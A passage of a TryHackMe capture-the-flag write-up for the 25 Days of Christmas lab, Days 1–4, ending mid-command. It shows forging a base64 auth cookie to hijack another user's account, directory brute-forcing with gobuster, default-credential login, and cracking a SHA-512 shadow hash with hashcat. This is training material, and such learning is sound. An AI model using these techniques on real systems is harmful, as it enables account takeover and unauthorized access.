25 Days of Christmas – TryHackMe


[Task 6] [Day 1] Inventory Management

Elves needed a way to submit their inventory - have a web page where they submit their requests and the elf mcinventory can look at what others have submitted to approve their requests. It's a busy time for mcinventory as elves are starting to put in their orders. mcinventory rushes into McElferson's office.


I don't know what to do. We need to get inventory going. Elves can log on but I can't actually authorise people's requests! How will the rest start manufacturing what they want.

McElferson calls you to take a look at the website to see if there's anything you can do to help. Deploy the machine and access the website at **http://<your_machines_ip>:3000** - it can take up to 3 minutes for your machine to boot!


#1 What is the name of the cookie used for authentication?
Upon accessing the server, we are greeted with the login page.



To find the cookie, we must be able to login. Let's register for an account first.




We try login in with our credential. Using Burp Suite, I intercept the request and saw the cookie.



Cookie name is **authid**.

#2 If you decode the cookie, what is the value of the fixed part of the cookie?

We have one value of authid, Y3kxNjAzdjRlcjlsbDEhc3M%3D. In order to find the fixed part of the cookie, we need to have another account. Let's register another account.



Using the new account, I obtained another value for the authid, Y3kydjRlcjlsbDEhc3M%3D.

%3D is hex value for "=" sign. The authid is most likely base64encoded. Let's try to decode both of them.

Y3kxNjAzdjRlcjlsbDEhc3M= = cy1603v4er9ll1!ss


Y3kydjRlcjlsbDEhc3M= = cy2v4er9ll1!ss

The fixed part of the cookie is **v4er9ll1!ss**.


#3 After accessing his account, what did the user mcinventory request?

We noticed from the previous cookies that they are generated by base64encoding Username + fixed part of the cookie. In order to access mcinventory, we can manipulate the cookie in the request with Burp Suite by changing the authid = (base64encode)mcinventoryv4er9ll1!ss .


authid = bWNpbnZlbnRvcnl2NGVyOWxsMSFzcw==



This time, you will get redirected to /admin. Change the cookie as well.



We managed to access mcinventory's account.




He requested for **firewall**.

[Task 7] [Day 2] Arctic Forum

A big part of working at the best festival company is the social live! The elves have always loved interacting with everyone. Unfortunately, the christmas monster took down their main form of communication - the arctic forum!

Elf McForum has been sobbing away McElferson's office. *How could the monster take down the forum!* In an attempt to make McElferson happy, she sends you to McForum's office to help.

#1 What is the path of the hidden page?
Upon accessing the server, we are greeted with a regular Elf Login page.



To find the hidden page, let's use gobuster. We use one of the most popular wordlist. Command:

gobuster dir -u http://10.10.77.162:3000/ -w directory-list-lowercase-2.3-medium.txt


```
root@kali:/usr/share/dirbuster/wordlists# gobuster dir -u http://10.10.77.162:3000/ -w directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.77.162:3000/
[+] Threads:        10
[+] Wordlist:       directory-list-lowercase-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/05 09:56:41 Starting gobuster
===============================================================
/home (Status: 302)
/login (Status: 200)
/admin (Status: 302)
/assets (Status: 301)
/css (Status: 301)
/js (Status: 301)
/logout (Status: 302)
/sysadmin (Status: 200)
===============================================================
2019/12/05 10:59:40 Finished
===============================================================
```

We found a page other than login that does not redirect us, **/sysadmin**. This is an administrator login page.

#2 What is the password you found?
We inspect the page source and found an interesting comment.

```
<div class="container">
  <h1>Admin Login</h1>
  <form method="post" action="/sysadmin">
    <div class="form-group">…</div>
    <div class="form-group">…</div>
    <button class="btn btn-default" type="submit">Submit</button>
  </form>
</div>
<!--Admin portal created by arctic digital design - check out our github repo-->
</body>
</html>
```


Let's check out the github repository.



This is the default credential for the admin portal. The password found is **defaultpass**.

#3 What do you have to take to the 'partay'

Did the administrator not change the default password? Let's try.




We accessed the admin page! Guess the admin didn't bother to change the credentials. Got to bring your own **Eggnog** to the partay!


[Task 8] [Day 3] Evil Elf


An Elf-ministrator, has a network capture file from a computer and needs help to figure out what went on! Are you able to help?

#1 Whats the destination IP on packet number 998?
Download Evil Elf.pcap. Open in wireshark and apply filter "frame.number == 998" Destination is **63.32.89.195**.



#2 What item is on the Christmas list?
There are a few protocols that transfer data in plaintext such as HTTP, Telnet and FTP. We clicked on Statistics -> Protocol Hierarchy to see the type of protocols. We see Telnet. Apply filter "Telnet"





We can see that **ps4** is added to the christmas_list.

#3 Crack buddy's password!

The next Telnet frame (2906) contains the data “cat /etc/shadow”. This means that the Telnet frame after (2908) will contain data of the content of the shadow file, which is the encrypted user password.

buddy:$6$3GvJsNPG$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1:18233:0:99999:7:::

Breaking down the format of the important fields:

Buddy – Login username

$6 – is the id of the hashing algorithm, id 6 is SHA-512.

$3GvJsNPG – The salt for the hash

$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1 – The hashed password

With this info, we simply crack the password with hashcat using the popular rockyou wordlist. The command:

hashcat -m 1800 '$'6'$'3GvJsNPG'$'ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1 rockyou.txt –force

We enclose ‘$’ to prevent variable substitution. –m 1800 specifies the mode for Unix type hash.

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs
$6$3GvJsNPG$ZrSFprHS13divBhlaKg1rYrYLJ7m1xsYRKxlLh0A1sUc/6SUd7UvekBOtSnSyBwk3vCDqBhrgxQpkdsNN6aYP1:rainbow
```

We get buddy's password: **rainbow**

[Task 9] [Day 4] Training

With the entire incident, McElferson has been *very* stressed.

We need all hands on deck now

To help resolve things faster, she has asked you to help the new intern(mcsysadmin) get familiar with Linux.
Access the machine via SSH on port 22 using the command

ssh mcsysadmin@[your-machines-ip]

username: mcsysadmin
password: bestelf1234

#1 How many files are there in the home directory(excluding ./ and ../)?
Using ls –la command, we can see the number of files:

```
[mcsysadmin@ip-10-10-164-158 ~]$ ls -la
total 136
drwx------ 2 mcsysadmin mcsysadmin   199 Dec  4 19:39 .
drwxr-xr-x 4 root       root          40 Dec  4 07:27 ..
-rw------- 1 mcsysadmin mcsysadmin   119 Dec  4 19:39 .bash_history
-rw-r--r-- 1 mcsysadmin mcsysadmin    18 Jul 27  2018 .bash_logout
-rw-r--r-- 1 mcsysadmin mcsysadmin   193 Jul 27  2018 .bash_profile
-rw-r--r-- 1 mcsysadmin mcsysadmin   231 Jul 27  2018 .bashrc
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file1
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:35 file2
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file3
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file4
-rw-rw-r-- 1 mcsysadmin mcsysadmin     8 Dec  4 07:30 file5
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:34 file6
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file7
-rw-rw-r-- 1 mcsysadmin mcsysadmin 13545 Dec  4 07:28 file8
-rw------- 1 mcsysadmin mcsysadmin  1024 Dec  4 07:28 .rnd
[mcsysadmin@ip-10-10-164-158 ~]$
```

8 files.

#2 What is the content of file5?
Running cat command for file5:

```
[mcsysadmin@ip-10-10-85-209 ~]$ cat file5
recipes
```

Content is **recipes**.

#3 Which file contains the string 'password'?
For each file, we use the strings command and pipe it with grep password:

```
[mcsysadmin@ip-10-10-164-158 ~]$ strings file1 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file2 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file3 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file4 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file5 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file6 |grep password
passwordHpKRQfdxzZocwg5O0RsiyLSVQon72CjFmsV4ZLGjxI8tXYo1NhLsEply
[mcsysadmin@ip-10-10-164-158 ~]$ strings file7 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$ strings file8 |grep password
[mcsysadmin@ip-10-10-164-158 ~]$
```

file6 contains the string 'password'.

#4 What is the IP address in a file in the home folder?
Since IP address range from 0.0.0.0-255.255.255.255, I used a simple regex expression to match the digit before the full stop and the digit after the full stop. As such, I can grep strings between 0.0 to 5.2 which is part of any IP address. I ran the first command to find the file which contains the string without searching file by file. Then I grep the content in the file.

```
[mcsysadmin@ip-10-10-117-98 ~]$ grep -rl "[0-5]\\.[0-2]"
file2
